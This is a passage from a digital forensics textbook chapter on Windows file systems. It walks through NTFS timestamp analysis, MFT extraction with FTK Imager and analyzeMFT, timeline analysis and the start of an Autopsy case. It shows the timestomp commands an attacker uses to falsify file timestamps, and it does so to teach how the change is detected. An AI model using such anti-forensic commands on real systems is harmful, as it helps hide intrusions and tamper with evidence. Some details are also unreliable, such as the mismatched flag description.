


Figure 2-10. *Windows File Systems representation*

FAT32

FAT32 is still the default OS when a user wishes to format a drive. FAT32 supports a drive size up to 8TB. Higher capacity storage devices are not supported by FAT32. It takes a longer time to index, store, and retrieve files of larger sizes in comparison with its counterpart, NTFS. However, FAT32 still remains the default file system for most devices and is preferred and used by most cyber forensic experts to wipe and partition their acquisition media.

The qualities of FAT 32 are more practical in a forensic situation than those of the NTFS file system, especially when imaging hard drives. But from a computer user's perspective, the NTFS file system is always a better and preferred choice.

NTFS

The shortcomings of the FAT file system led to the creation of NTFS. It provided better security, offered automatic encryption and decryption, better disk compression, support for higher capacity storage devices, support for multiple file streams, and fault tolerance.

With NTFS, users could work with high-capacity storage devices with more ease. Better cluster management allowed NTFS to retrieve files quickly and enhanced the user experience. The MFT is a very important feature of the NTFS, which stores information regarding all the files stored on the disk.

Case Study: NTFS Timestamp Analysis

As a forensic investigator, we are going to analyze the timestamps of files stored in an NTFS file system.

NTFS keeps track of lots of timestamps such as 'Modify', 'Access', 'Create', and 'Entry Modified' (these four timestamp values are commonly abbreviated as the 'MACE' values).

Before we begin let's learn a few things about NTFS timestamps.

1. Create any file and enable date modified, date accessed, and date created entries. Figure 2-11 shows the date modified, date accessed, and date created entries for a particular file (here `project.txt`).




Figure 2-11. *Timestamps for our file*

2. Now let's open this file and add some text.

3. We can see that only the date modified entry is changed and the date accessed entry is not changed even though we accessed the file to modify it. This is because the following Registry key value is set to '1' by default (Figure 2-12).

   ```
   HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\
   FilesSystem\NtfsDisableLastAccessUpdate
   ```




Figure 2-12. *Changed values for our file*

NTFS doesn't track the Last Access time of a file by default, and therefore the Date Accessed timestamp did not change even though we accessed the file.

---

4. To enabled the Date Accessed timestamp, you can change `NtfsDisableLastAccessUpdate` value to '0' in the Registry key (Figure 2-13).




Figure 2-13. *NtfsDisableLastAccessUpdate in the Registry*

5. If we create a copy of a file (here `project.txt`), we can see that the Date Modified value will be same as the original file while the date accessed and date created values are changed.

6. Also, we can see that the file's date modified timestamp is before the file's date accessed and date created timestamp. That is how a forensic investigator knows if a file is a copy of some other file or not (Figure 2-14).




Figure 2-14. *A copy of the file*

If a hacker or attacker gets remote access to the system, they can change the timestamps of the files on the system, using the `timestomp` command. Steps on how an attacker can get remote access to a Windows system is shown in detail in the Anti-Forensics chapter.

Command used to view the timestamps of a file:

```
timestomp project.txt -v
```

Command used to change the timestamps of a file:

```
timestomp project.txt -z "02/15/2016 11:11:11"
```

Here the `-z` option will change all the timestamps like date created, date accessed, date modified, and entry modified values of the file (Figure 2-15).




Figure 2-15. *Changing timestamps*

Here we can see the timestamps for `project.txt` is changed (Figure 2-16).




Figure 2-16. *The results*

Let's see how a forensic investigator can detect this change in timestamps. First, we are going to extract the MFT file from the Windows system using AccessData FTK Imager, and then we will parse this MFT file using the analyzeMFT tool and convert it into a csv file.

1. Open AccessData FTK Imager and click on File ➤ Add New Evidence. Select Logical Drive (Figure 2-17).




Figure 2-17. *Selecting Logical Drive*

2. Select C:\ drive and click on Finish (Figure 2-18).




Figure 2-18. *Choosing the drive*

3. Click on C:\ ➤ NONAME [NTFS] ➤ [root].

4. Right-click on $MFT and select Export Files and choose the location where you want to save it (Figure 2-19).




Figure 2-19. Exporting the file

5. Even after successful extraction, this file will be hidden. To get this file type command (Figure 2-20).

```
attrib -s -h $MFT
```




Figure 2-20. *Unhiding the file*

Now we'll parse the MFT with analyzeMFT. analyzeMFT is the Python tool that is designed to fully parse the MFT and write each entry in the MFT to an output file in CSV format, which allows the investigator to further analyze the MFT very efficiently.

1. Make sure you have Python installed on your system as `python.exe` will be used to run the `analyzeMFT.py` Python script.

2. To parse the MFT use command:

```
C:\Pyhton27\python.exe analyzeMFT.py -f $MFT -o mft.csv -e
```

Here are what the flags mean:

- `-f` tells analyzeMFT to read from file `mft.raw`.
- `-o` tells analyzeMFT to write the output to the file `mft.csv`.
- `-e` will tell analyzeMFT to write output in Excel format.

Time to analyze the `mft.csv` file. You should filter `project.txt` file by a timestamp for better understanding. The MFT csv file contains four standard (std) information attributes:

- Creation date
- Modification date
- Access date
- Entry date

MFT csv file contains file name (FN) records like:

- File name
- Creation date
- Modification date
- Access date
- Entry date

Here we can see standard info timestamps, and FN info timestamps are different. Standard info timestamps are the ones after the system was hacked whereas FN info timestamps are of the original file (before being hacked) See Figure 2-21.




Figure 2-21. *The CSV file contents*

Timeline Analysis

Based on the evidence obtained above, forensic investigators create a timeline of events. This is a very important step in any investigation. Timeline creation and analysis allows investigators to segregate evidence and arrange it accordingly. Timeline analysis is used to cross-check other aspects of the investigations. This practice helps the investigators to re-create the events of the crime and trace back the steps of suspect/victim.

If at any point the forensic investigators find irregularities with the details of the timeline and related evidence, then they alert the concerned authorities about their findings. Expert hackers/criminals alter the data in their computer to alter the timeline and throw the forensic investigators off track. Therefore, this step needs to be performed with care and precaution.

Challenges

We had mentioned that Windows is still the most popular desktop and notebook operating system, so this suggests that many manufactures produce and ship Windows systems. Each manufacturer has different configurations for their system due to which software developers need to create different versions of their software for better compatibility. This is a matter of concern for forensic software developers as they need to create a product that works.

Modern systems come with increased storage capacity than its predecessors. HDD and SSD are manufactured with high capacities of 1TB and above. Such high-capacity drives require a big amount of time for forensic imaging. Moreover, cyber forensic experts need to always maintain a huge amount of disk space free to image such drives. From the current trends, it can be said that forensic imaging will be a time-consuming and high-maintenance laboratory procedure.

The rise of anti-forensic techniques also presents itself as an obstacle for the forensic investigators. Whether they are simple practices as 'disable logging' or the use of advanced encryption tools or data destruction techniques, all these methods tamper with the investigation process.

Tool compatibility, device encryption, and device firmware/software accessibility are the issues that forensics investigators have to tackle in the present-day scenario.

Case Study: Autopsy Tool

Operating System Used: Windows 8.1 Operating System with Autopsy Tool.

After acquisition of the contents of a Suspect's Drive image, files are analyzed to identify evidence that either supports or contradicts a hypothesis or for signs of tampering to hide data from investigators. The objective here is to analyze the evidence image (in this case, it is 1.001) and generate report.

Autopsy is an easy-to-use, GUI-based program that allows you to efficiently analyze hard drives and smartphones. It has a plug-in architecture that allows you to find add-on modules or develop custom modules in Java or Python. The objective here is to analyze the Evidence image 1.001 and generate a report.

1. Open Autopsy in Windows as Administrator and Click on New Case (Figure 2-22).




Figure 2-22. *Starting a new case*

2. Give the case a Case name and a Base Directory to save the files (Figure 2-23).




Figure 2-23. *New case information*

3. Give a Case Number and Examiner Name (Figure 2-24).




Figure 2-24. *Case number and examiner name*

4. Select a source: Image / Physical / Logical and pick a time zone (Figure 2-25).

